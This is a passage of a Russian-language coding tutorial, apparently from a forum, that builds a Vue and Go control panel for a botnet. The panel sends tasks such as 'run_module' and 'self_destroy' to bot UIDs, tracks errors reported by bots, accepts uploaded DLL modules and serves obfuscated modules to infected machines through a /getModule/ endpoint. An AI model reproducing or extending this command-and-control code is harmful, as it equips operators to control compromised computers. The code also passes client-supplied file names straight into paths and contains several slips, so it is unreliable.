  <el-row style="margin: 20px;" v-loading="isLoading">
    <el-card class="bots-card" shadow="hover">
      <div slot="header" class="clearfix">
        <span>Task list</span>
      </div>
      <el-table :data="tableData">
        <el-table-column prop="id" label="ID" width="70"></el-table-
column>
        <el-table-column prop="type" label="Type"></el-table-column>
        <el-table-column prop="module_name" label="Module"></el-table-
column>
        <el-table-column prop="param" label="Param"></el-table-column>
        <el-table-column prop="uids" label="Uids"></el-table-column>
        <el-table-column prop="limit" label="Limit"></el-table-column>
        <el-table-column prop="loads" label="Loads"></el-table-column>
        <el-table-column prop="runs" label="Runs"></el-table-column>
        <el-table-column prop="errors" label="Errors"></el-table-column>
        <el-table-column label="Status">
          <template slot-scope="props">
            <el-tag v-if="props.row.is_enabled"
type="success">Enabled</el-tag>
            <el-tag v-else type="danger">Disabled</el-tag>
          </template>
        </el-table-column>
        <el-table-column label="Actions">
          <template slot-scope="props">
            <el-button icon="fal fa-edit" circle size="mini"
@click="editTask(props.row.id)"></el-button>
            <el-button type="danger" icon="fal fa-trash" circle
size="mini" @click="delTask(props.row.id)"></el-button>
          </template>
        </el-table-column>
      </el-table>
    </el-card>
  </el-row>
</template>

<script>
import api from '../..api/'

export default {
  data() {
    return {
      isLoading: false,
      tableData: [],
    },
  },
  async created() {
    await this.updateData();
  },
  methods: {
    editTask(id) {
      alert('task deleted '+id)
    },
    delTask(id) {
      alert('task deleted '+id)
    },
    async updateData() {
      this.isLoading = true;
```

```

        this.tableData = await api.getTasksData();
        this.isLoading = false;
      },
    },
  }
}

```

Так, теперь нам нужно сделать:

- Создание заданий
- Редактирование заданий
- Удаление заданий

Начнём с создания заданий.

Добавим кнопку, при клике по которой у нас будет открываться модальное окно:

JavaScript:

```

<div slot="header" class="clearfix">
  <span>Task list</span>
  <el-button icon="fal fa-plus-circle" style="float: right; margin-top: -6px;" circle size="small" type="primary" @click="showModal = true"></el-button>
</div>

```

И сразу же после кнопки добавим само модальное окно:

JavaScript:

```

<el-dialog title="Create task" :visible.sync="showModal" width="325px">
  <el-form :model="form" style="margin-top: -20px;" label-width="100px" label-position="left">
    <el-form-item label="Select type">
      <el-select v-model="form.type" placeholder="Type" size="small">
        <el-option label="run_module" value="run_module"></el-option>
        <el-option label="self_destroy" value="self_destroy"></el-option>
      </el-select>
    </el-form-item>
    <el-form-item label="Module" v-if="form.type == 'run_module'">
      <el-select v-model="form.module_name" placeholder="Module" size="small">
        <el-option label="module1" value="module1"></el-option>
        <el-option label="module2" value="module2"></el-option>
      </el-select>
    </el-form-item>
    <el-form-item label="Param" size="small">
      <el-input v-model="form.param"></el-input>
    </el-form-item>
    <el-form-item label="UIDs" size="small">
      <el-input v-model="form.uids"></el-input>
    </el-form-item>
    <el-form-item label="Runs limit" size="small">
      <el-input-number v-model="form.limit" :min="1"></el-input-number>
    </el-form-item>
  </el-form>
  <span slot="footer" class="dialog-footer">
    <el-button size="small" @click="showModal = false">Cancel</el-button>
    <el-button size="small" type="primary" @click="modalSubmit()">Submit</el-button>
  </span>
</el-dialog>

```

В data добавим:

JavaScript:

```
showModal: false,
isModalCreate: true,
form: {
  type: '',
  module_name: '',
  param: '',
  uids: '',
  limit: 1
},
```

Теперь давайте добавим несколько функций в наш api (api/index.js):

JavaScript:

```
async taskCreate(form) {
  await axios({
    method: 'POST',
    data: {'cookie': this.getUserCookie(), form},
    url: backendAddr+'/taskCreate/',
    headers: {'Content-Type': 'application/json'}
  })
  .catch(error => {
    console.error(error);
  });
},
async taskEdit(form) {
  await axios({
    method: 'POST',
    data: {'cookie': this.getUserCookie(), form},
    url: backendAddr+'/taskEdit/',
    headers: {'Content-Type': 'application/json'}
  })
  .catch(error => {
    console.error(error);
  });
},
async taskDelete(form) {
  await axios({
    method: 'POST',
    data: {'cookie': this.getUserCookie(), form},
    url: backendAddr+'/taskDelete/',
    headers: {'Content-Type': 'application/json'}
  })
  .catch(error => {
    console.error(error);
  });
},
```

Ну и в task.vue добавим новый метод, который будет вызываться, при клике по кнопке "submit" в модульном окне:

JavaScript:

```
async modalSubmit() {
  if (this.isModalCreate) {
    await api.taskCreate(this.form)
  } else {
    await api.taskEdit(this.form)
  }
  await this.updateData();
},
```


Так же изменим методы редактирования, удаления заданий:

JavaScript:

```
editTask(row) {
    this.form.id = row.id;
    this.form.type = row.type;
    this.form.param = row.param;
    this.form.uids = row.uids;
    this.form.limit = row.limit;
    this.isModalCreate = false;
    this.showModal = true;
},
async delTask(id) {
    this.form.id = id;
    await api.taskDelete(this.form);
    await this.updateData();
},
```

Отлично. Теперь научим бэкэнд обрабатывать всё это дело.

Идём в `tasks.go`, добавляем пару новых функций:

```
type TaskForm struct {
    Cookie string          `json:"cookie"`
    Form    structures.TaskData `json:"form"`
}

/*
    Создание задания
*/
func CreateTask(ctx *gin.Context) {
    var taskForm TaskForm

    // биндим в структуру
    ctx.BindJSON(&taskForm)

    // не забываем проверить авторизацию
    if !login.AuthCheck(taskForm.Cookie) {
        return
    }

    // записываем в бд
    _, err := db.Exec("INSERT INTO `tasks` (`Type`, `Param`, `Limit`, `Uids`)
VALUES(?, ?, ?, ?)",
        taskForm.Form.Type,
        taskForm.Form.Param,
        taskForm.Form.Limit,
        taskForm.Form.Uids,
    )
    if err != nil {
        log.Println("tasks.CreateTask:", err)
    }

    // и всегда отвечаем кодом 200, пока что у нас ошибки на стороне клиента
    нигде не отображаются
    ctx.Status(http.StatusOK)
}

/*
    Редактирование задания
*/
func EditTask(ctx *gin.Context) {
```

```

var taskForm TaskForm

// биндим в структуру
ctx.BindJSON(&taskForm)

// не забываем проверить авторизацию
if !login.AuthCheck(taskForm.Cookie) {
    return
}

// обновляем запись в бд
_, err := db.Exec("UPDATE `tasks` SET `Type` = ?, `Param` = ?, `Limit` =
?, `Uids` = ? WHERE `Id` = ?",
    taskForm.Form.Type,
    taskForm.Form.Param,
    taskForm.Form.Limit,
    taskForm.Form.Uids,
    taskForm.Form.Id,
)
if err != nil {
    log.Println("tasks.EditTask:", err)
}

// отвечаем кодом 200
ctx.Status(http.StatusOK)
}

/*
    Удаление задания
*/
func DeleteTask(ctx *gin.Context) {
    var taskForm TaskForm

    // биндим в структуру
    ctx.BindJSON(&taskForm)

    // не забываем проверить авторизацию
    if !login.AuthCheck(taskForm.Cookie) {
        return
    }

    // удаляем запись из бд
    _, err := db.Exec("DELETE FROM `tasks` WHERE `Id` = ?", taskForm.Form.Id)
    if err != nil {
        log.Println("tasks.DeleteTask:", err)
    }

    // отвечаем кодом 200
    ctx.Status(http.StatusOK)
}

```

Не забываем настроить роутинг в main():

```

router.POST("/taskCreate/", tasks.CreateTask)
router.POST("/taskEdit/", tasks.EditTask)
router.POST("/taskDelete/", tasks.DeleteTask)

```

И так, по странице с заданиями у нас готово:

- Создание заданий
- Редактирование заданий
- Удаление заданий.

Но как запустить созданное задание, спросите вы? Верно! Я забыл об этом. Т.к статью лишний раз редактировать впадлу, добавим сейчас.

Чуть выше кнопки редактирования задания добавим ещё одну кнопку:

```
<el-button icon="fal fa-step-backward" circle size="mini"
@click="startTask(props.row)"></el-button>
```

Так же дообвим метод startTask:

JavaScript:

```
async startTask(row) {
  this.form.id = row.id;
  await api.taskStart(this.form);
  await this.updateData();
},
```

Ну и в наш api тоже добавим ещё одну функцию:

JavaScript:

```
async taskStart(form) {
  await axios({
    method: 'POST',
    data: {'cookie': this.getUserCookie(), form},
    url: backendAddr+'/taskStart/',
    headers: {'Content-Type': 'application/json'}
  })
  .catch(error => {
    console.error(error);
  });
},
```

В tasks.go так же добавим функцию:

```
/*
    Запуск задания
*/
func StartTask(ctx *gin.Context) {
    var taskForm TaskForm

    // биндим в структуру
    ctx.BindJSON(&taskForm)

    // не забываем проверить авторизацию
    if !login.AuthCheck(taskForm.Cookie) {
        return
    }

    // обновляем запись в бд
    _, err := db.Exec("UPDATE `tasks` SET `IsEnabled` = NOT `IsEnabled` WHERE `Id` = ?", taskForm.Form.Id,
```

```

    )
    if err != nil {
        log.Println("tasks.StartTask:", err)
    }

    // отвечаем кодом 200
    ctx.Status(http.StatusOK)
}

```

Так же не забываем добавить ещё один роут в функцию main():

```
router.POST("/taskStart/", tasks.StartTask)
```

Отлично. Теперь мы умеем создавать задания, редактировать, запускать, удалять. При создании задания "run_module" названия модулей зашиты статично, что не есть хорошо.

Если мы захотим запустить модуль, которого нет в списке - нам придётся лезть редактировать шаблон. Чуть позже мы научимся получать список доступных модулей с сервера, но для начала давайте создадим страницу, с помощью которой мы будем загружать модули на сервер.

Идём в файл modules.vue, помещаем след. код:

JavaScript:

```

<template>
  <el-row style="margin: 20px;" v-loading="isLoading">
    <el-col style="width: 65%">
      <el-card class="bots-card" shadow="hover">
        <div slot="header" class="clearfix">
          <span>Modules</span>
        </div>
        <el-table :data="tableData">
          <el-table-column prop="module_name" label="Module name"></el-
table-column>
          <el-table-column prop="size" label="Size"></el-table-column>
          <el-table-column label="Actions">
            <template slot-scope="props">
              <el-button type="danger" icon="fal fa-trash" circle
size="mini" @click="delModule(props.row.module_name)"></el-button>
            </template>
          </el-table-column>
        </el-table>
      </el-card>
    </el-col>
    <el-col style="width: 33%; margin-left: 20px;">
      <el-card class="bots-card" shadow="hover">
        <div slot="header" class="clearfix">
          <span>Upload module</span>
        </div>
        <el-upload drag
          accept=".dll"
          action=""
          :limit="1"
          :on-change="setPath"
          :auto-upload = "false">
          <i class="fad fa-cloud-upload" style="font-size: 67px; color:
#c0c4cc; margin: 40px 0 16px; line-height: 50px;"></i>
          <div class="el-upload__text">Drop module here or <em>click to
upload</em></div>
          <div slot="tip" class="el-upload__tip">Can only upload .dll
files</div>

```

```

        </el-upload>
        <el-button type="primary" style="margin-top: 20px;"
@click="uploadModule">Upload</el-button>
    </el-card>
</el-col>
</el-row>
</template>

<script>
import api from '../..api/'

export default {
  data() {
    return {
      isLoading: false,
      tableData: [],
      modulePath: '',
    }
  },
  async created() {
    await this.updateData();
  },
  methods: {
    async delModule(module_name) {
      this.isLoading = true;
      await api.delModule(module_name);
      await this.updateData();
      this.isLoading = false;
    },
    async updateData() {
      this.isLoading = true;
      this.tableData = await api.getModulesData();
      this.isLoading = false;
    },
    setPath (file, fileList) {
      this.modulePath = fileList;
    },
    async uploadModule() {
      this.isLoading = true;
      await api.uploadModule(this.modulePath);
      await this.updateData();
      this.isLoading = false;
    },
  },
}

```

Добавим несколько функций в наш API:

JavaScript:

```

async getModulesData() {
  var data = null;
  await axios({
    method: 'POST',
    data: {'cookie': this.getUserCookie()},
    url: backendAddr+'/getModulesData/',
    headers: {'Content-Type': 'application/json'}
  }).then(response => {
    data = response.data;
  })
  .catch(error => {
    console.error(error);
  });
  return data;
}

```

```

},
async uploadModule(modulePath) {
    let formData = new FormData();
    formData.append('cookie', this.getUserCookie());
    formData.append('file', modulePath[0] ? modulePath[0].raw : '');

    await axios({
        method: 'POST',
        data: formData,
        url: backendAddr+'/uploadModule/',
        headers: {'Content-Type': 'multipart/form-data'}
    })
    .catch(error => {
        console.error(error);
    });
},
async delModule(module_name) {
    await axios({
        method: 'POST',
        data: {'cookie': this.getUserCookie(), 'module_name': module_name},
        url: backendAddr+'/delModule/',
        headers: {'Content-Type': 'application/json'}
    })
    .catch(error => {
        console.error(error);
    });
},

```

Добвим новую вкладку в наш навбар в файлике pages/layout.vue:

```
<el-menu-item index="modules">Modules</el-menu-item>
```

Не забываем добавить новый роут в наш роутер:

JavaScript:

```

{
    path: 'modules',
    name: 'Modules',
    meta: {auth: true},
    component: () => import('./pages/modules/modules.vue'),
},

```

Теперь допишем бэкэнд.

Идём в modules.go, пишем код:

```

package modules

import (
    "io"
    "io/ioutil"
    "log"
    "mime/multipart"
    "net/http"
    "os"
    "strings"

    utils "../utils"
    obf "../gate/obf"
    login "../login"

    "github.com/gin-gonic/gin"
)

```

```

type ModulesData struct {
    Name string `json:"module_name"`
    Size string `json:"size"`
}

/*
    Обработчик пути /getModulesData/
    Возвращает список всех модулей в папке ./modules/
*/
func GetModulesData(ctx *gin.Context) {
    // не забываем проверить авторизацию
    if !login.CtxAuthCheck(ctx) {
        return
    }

    files, err := ioutil.ReadDir("./modules/")
    if err != nil {
        log.Println("modules.GetModulesData:", err)
    }

    var modulesData []ModulesData

    // проходим по всей папке с модулями
    for _, file := range files {
        module := ModulesData{
            Name: file.Name(),
            Size: utils.ByteCountSI(file.Size()),
        }
        modulesData = append(modulesData, module)
    }

    // если модулей нет - так и ответим
    if len(modulesData) < 1 {
        ctx.JSON(http.StatusOK, "")
        return
    }
    ctx.JSON(http.StatusOK, modulesData)
}

/*
    Загрузка модуля на сервер
*/
func UploadModule(ctx *gin.Context) {
    var uploadForm struct {
        Module *multipart.FileHeader `form:"file"`
        Cookie string             `form:"cookie"`
    }

    // биндим данные из формы в структуру
    ctx.Bind(&uploadForm)

    // не забываем проверить авторизацию
    if !login.AuthCheck(uploadForm.Cookie) {
        return
    }

    file, header, err := ctx.Request.FormFile("file")
    if err != nil {
        log.Println("modules.UploadModule:", err)
        return
    }

    // создаём файл в папке с модулями
    out, err := os.Create("./modules/" + header.Filename)

```

```

    if err != nil {
        log.Println("modules.UploadModule:", err)
    }
    defer out.Close()

    // копируем туда содержимое отправленного файла
    _, err = io.Copy(out, file)
    if err != nil {
        log.Println("modules.UploadModule:", err)
    }

    file.Close()
    out.Close()

    // шлём статус 200
    ctx.Status(http.StatusOK)
}

/*
Удаление модулей
*/
func DelModule(ctx *gin.Context) {
    var delForm struct {
        Cookie      string `json:"cookie"`
        ModuleName string `json:"module_name"`
    }

    // биндим в структуру
    ctx.BindJSON(&delForm)

    // не забываем проверить авторизацию
    if !login.AuthCheck(delForm.Cookie) {
        return
    }

    path := "./modules/" + delForm.ModuleName
    _, err := os.Stat(path)
    if !os.IsNotExist(err) {
        err := os.Remove(path)
        if err != nil {
            log.Println("modules.DelModule:", err)
        }
    }

    ctx.Status(http.StatusOK)
}

/*
Выдача модулей боту
В POST-body по ключу data нужно отправить название модуля (например:
moduleName| - черта в конце обязательна)
*/
func GetModule(ctx *gin.Context) {
    data_enc := ctx.PostForm("data")
    data := strings.Split(obf.Decrypt(data_enc), "|")
    if len(data) < 2 {
        ctx.String(http.StatusOK, obf.Encrypt("ping|"))
        return
    }

    moduleName := data[0] // вытаскиваем название модуля

    moduleData, err := ioutil.ReadFile("./modules/" + moduleName)
    if err != nil {

```



```

        log.Println("modules.GetModule:", err)
        // не удалось получить модуль - шлём пустой ответ, бот отправит
ошибку
        ctx.String(http.StatusOK, "")
        return
    }

    // выдаём зашифрованный модуль
    ctx.String(http.StatusOK, obf.Encrypt(string(moduleData)))
}

```

Так же в `main()` в файлике `main.go` добавим новых роутов:

JavaScript:

```

router.POST("/getModulesData/", modules.GetModulesData)
router.POST("/uploadModule/", modules.UploadModule)
router.POST("/delModule/", modules.DelModule)
router.POST("/getModule/", modules.GetModule)

```

Отлично. Теперь мы умеем загружать, удалять модули прямо из панели!
Теперь давайте вернёмся к странице с задачами.

Идём в файл `tasks.vue`, в `data` добавим новую переменную:

```

available_modules: [],

```

В хуке `created` загрузим в эту переменную список доступных модулей:

```

this.available_modules = await api.getModulesData();

```

Ну и осталось вывести всё это дело в селекты в нашем модальном окне создания задач:


JavaScript:

```


<el-form-item label="Module" v-if="form.type == 'run_module'">
  <el-select v-model="form.module_name" placeholder="Module" size="small">
    <el-option v-for="available_module in available_modules"
:key="available_module.module_name" :label="available_module.module_name"
:value="available_module.module_name"></el-option>
  </el-select>
</el-form-item>

```

Загрузим пару модулей в панель:



Ну и попробуем создать задание на запуск модуля:



Если я ничего не забыл, то нам на странице с заданиями осталось сделать лишь только вывод ошибок. Давайте этим займёмся прямо сейчас.

В `tasks.vue` отредактируем чуток нашу таблицу, конкретно колонку "Errors":

JavaScript:

```
<el-table-column label="Errors">
  <template slot-scope="props">
    <el-button v-if="props.row.errors" type="danger" icon="far fa-times"
size="mini" plain @click="showErrorsModal(props.row.id)">
{{props.row.errors}}</el-button>
    <span v-else>{{props.row.errors}}</span>
  </template>
</el-table-column>
```

После таблицы добавим наше модальное окно, где будут выводиться ошибки:

JavaScript:

```
<el-dialog title="Task errors" :visible.sync="showErrors">
  <el-table :data="task_errors">
    <el-table-column prop="task_id" label="TaskId"></el-table-column>
    <el-table-column prop="bot_uid" label="Bot UID"></el-table-column>
    <el-table-column prop="error" label="Error"></el-table-column>
    <el-table-column prop="getlasterror_code"
label="GetLastError()"></el-table-column>
  </el-table>
</el-dialog>
```

В data добавим пару переменных:

JavaScript:

```
task_errors: [],  
showErrors: false,
```

Так же добавим метод в methods:

JavaScript:

```
async showErrorsModal(id) {  
    this.task_errors = await api.getTaskErrors(id)  
    this.showErrors = true;  
},
```

Так же в наш api добавим ещё одну функцию:

JavaScript:

```
async getTaskErrors(id) {  
    var data = null;  
    await axios({  
        method: 'POST',  
        data: {'cookie': this.getUserCookie(), 'task_id': id},  
        url: backendAddr+'/getTaskErrors/',  
        headers: {'Content-Type': 'application/json'}  
    }).then(response => {  
        data = response.data;  
    })  
    .catch(error => {  
        console.error(error);  
    });  
    return data;  
},
```

Отлично. Теперь перейдём к бэкэнду.

В tasks.go добавим функцию:


```
/*  
    Обработчик пути /getTaskErrors/  
*/  
func GetTaskErrors(ctx *gin.Context) {  
    var taskForm struct {  
        Cookie string `json:"cookie"`  
        TaskId int    `json:"task_id"`  
    }  
  
    // биндим в структуру  
    ctx.BindJSON(&taskForm)  
  
    // не забываем проверить авторизацию  
    if !login.AuthCheck(taskForm.Cookie) {  
        return  
    }  
  
    var taskErrors []structures.CompletedTaskData  
    err := db.Select(&taskErrors, "SELECT * FROM `task_errors` WHERE `TaskId`  
= ?", taskForm.TaskId)  
    if err != nil {  
        log.Println("tasks.GetTaskErrors:", err)  
    }  
}
```

```
// если ошибок нет - так и ответим
if len(taskErrors) < 1 {
    ctx.JSON(http.StatusOK, "")
    return
}
ctx.JSON(http.StatusOK, taskErrors)
}
```

Так же не забываем добавить в `main()`:


```
router.POST("/getTaskErrors/", tasks.GetTaskErrors)
```

Отлично. Теперь давайте посмотрим, что у нас получилось:



ID	Type	Module	Param	UIDs	Limit	Loads	Runs	Errors	Status	Actions
8	run_module	123.dll			1	0	0	x 2	Enabled	id get

Тыкнем по кнопке с ошибками:



TaskId	Bot UID	Error	GetLastError()
8	test_uid	TEST_ERROR_CODE	228
8	uid123	MY_AWESOME_ERROR	1337

Всё получилось, в общем то, так, как и задумывалось. Но было бы неплохо при удалении задания удалять так же все его ошибки из таблицы "task_errors". Давайте реализуем.

Идём в файл tasks.go, в функцию DeleteTask, добавляем код:

```
// удаляем все ошибки с этим заданием из таблицы
_, err = db.Exec("DELETE FROM `task_errors` WHERE `TaskId` = ?",
taskForm.Form.Id)
if err != nil {
    log.Println("tasks.DeleteTask:", err)
}
```

С основным функционалом панели закончили. Теперь давайте добавим управление пользователями панели?

Идём в файл users.vue, пишем след. код:

JavaScript:

```
<template>
  <el-row style="margin: 20px;">
    <el-col style="width: 31%; margin-left: 20px;">
      <el-card class="bots-card" shadow="hover">
        <div slot="header" class="clearfix">
          <span>Edit current user</span>
        </div>
        <div style="text-align: center;">
          <el-avatar size="large" icon="fal fa-user"></el-avatar>
        </div>
        <div style="text-align: center; margin-top: 10px;">
          <span>root</span>
        </div>
        <el-form :model="updateUser" style="margin-top: -15px;" label-
width="100px" label-position="left">
          <el-form-item label="Username" style="margin-top: 30px;"
size="small">
            <el-input prefix-icon="fal fa-user" clearable v-
model="updateUser.username"></el-input>
          </el-form-item>
          <el-form-item label="Password" style="margin-top: 20px;"
size="small">
            <el-input prefix-icon="fal fa-key" show-password v-
model="updateUser.password"></el-input>
          </el-form-item>
          <el-button type="primary" style="margin-top: 20px;"
size="small" @click="updateUserData">Update</el-button>
          <el-button type="danger" style="margin-top: 20px;"
size="small" @click="logout">Logout</el-button>
        </el-form>
      </el-card>
    </el-col>
    <el-col style="width: 31%; margin-left: 20px;">
      <el-card class="bots-card" shadow="hover">
        <div slot="header" class="clearfix">
          <span>Create user</span>
        </div>
        <el-form :model="createUser" label-width="100px" label-
position="left">
          <el-form-item label="Username" style="margin-top: 30px;"
size="small">
            <el-input prefix-icon="fal fa-user" clearable v-
model="createUser.username"></el-input>
          </el-form-item>
          <el-form-item label="Password" style="margin-top: 20px;"
size="small">
```

```

        <el-input prefix-icon="fal fa-key" show-password v-
model="createUser.password"></el-input>
      </el-form-item>
      <el-button type="primary" style="margin-top: 20px;"
size="small" @click="createUser">Create</el-button>
    </el-form>
  </el-card>
</el-col>
<el-col style="width: 31%; margin-left: 20px;">
  <el-card class="bots-card" shadow="hover">
    <div slot="header" class="clearfix">
      <span>Users</span>
    </div>
    <el-table :data="tableData">
      <el-table-column prop="username" label="Username"></el-table-
column>
      <el-table-column label="Actions">
        <template slot-scope="props">
          <el-button type="danger" icon="fal fa-trash" circle
size="mini" @click="delUser(props.row.username)"></el-button>
        </template>
      </el-table-column>
    </el-table>
  </el-card>
</el-col>
</el-row>
</template>

<script>
export default {
  data() {
    return {
      current_user: '',
      updateUser: {
        username: '',
        password: '',
      },
      createUser: {
        username: '',
        password: '',
      },
      tableData: [],
    }
  },
}
</script>

```

Так же добавим новую вкладку в навбра в файле `pages/layout.vue` в папке `pages`:

```
<el-menu-item index="users">Users</el-menu-item>
```

Ну и добавим ещё один роут в наш роутер в файле `main.js`:

JavaScript:

```

{
  path: 'users',
  name: 'Users',
  meta: {auth: true},
  component: () => import('./pages/users/users.vue'),
},

```

Отлично. Теперь давайте всё это дело заставим работать.
После data добавим:

JavaScript:

```
async created() {
    await this.updateData();
},
methods: {
    async updateData() {
        this.isLoading = true;
        this.tableData = await api.getUsersData();
        this.isLoading = false;
    },
},
```

В наш api добавим функцию для получения всех юзеров:

JavaScript:

```
async getUsersData() {
    var data = null;
    await axios({
        method: 'POST',
        data: {'cookie': this.getUserCookie()},
        url: backendAddr+'/getUsersData/',
        headers: {'Content-Type': 'application/json'}
    }).then(response => {
        data = response.data;
    })
    .catch(error => {
        console.error(error);
    });
    return data;
},
```

Теперь идём users.go, вставляем туда след. код:

```
package users

import (
    "log"
    "net/http"

    database "../..db"
    login "../login"

    "github.com/gin-gonic/gin"
)

var db = database.Connect()

/*
    Обработчик пути /getUsersData/
    Ответ: список юзеров
*/
func GetUsersData(ctx *gin.Context) {
    // не забываем проверить авторизацию
    if !login.CtxAuthCheck(ctx) {
        return
    }

    var userData []struct {
```

```

        Username string `db:"Username" json:"username"`
    }
    // достаём всех юзеров из бд
    err := db.Select(&usersData, "SELECT * FROM `users` ORDER BY `Id` DESC")
    if err != nil {
        log.Println("users.GetUsersData:", err)
    }

    ctx.JSON(http.StatusOK, usersData)
}

```

Не забываем добавить в main():

```
router.POST("/getUsersData/", users.GetUsersData)
```

Отлично. С таблицей юзеров разобрались. Идём далее.

Теперь давайте сделаем смену логина/пароля.

Добавим метод в users.vue:

JavaScript:

```

async updateUserData() {
    await api.updateUser(this.updateUser)
    await this.updateData();
},

```

В наш api так же добавим функцию:

JavaScript:

```

async updateUser(form) {
    await axios({
        method: 'POST',
        data: {'cookie': this.getUserCookie(), form},
        url: backendAddr+'/updateUser/',
        headers: {'Content-Type': 'application/json'}
    })
    .catch(error => {
        console.error(error);
    });
},

```

Теперь топчем на бэкэнд, в users.go добавим обработчик:

```

/*
    Обработчик пути /updateUser/
*/
func UpdateUser(ctx *gin.Context) {
    var userForm struct {
        Cookie string `json:"cookie"`
        Form struct {
            Username string `json:"username"`
            Password string `json:"password"`
        } `json:"form"`
    }

    // биндим в структуру
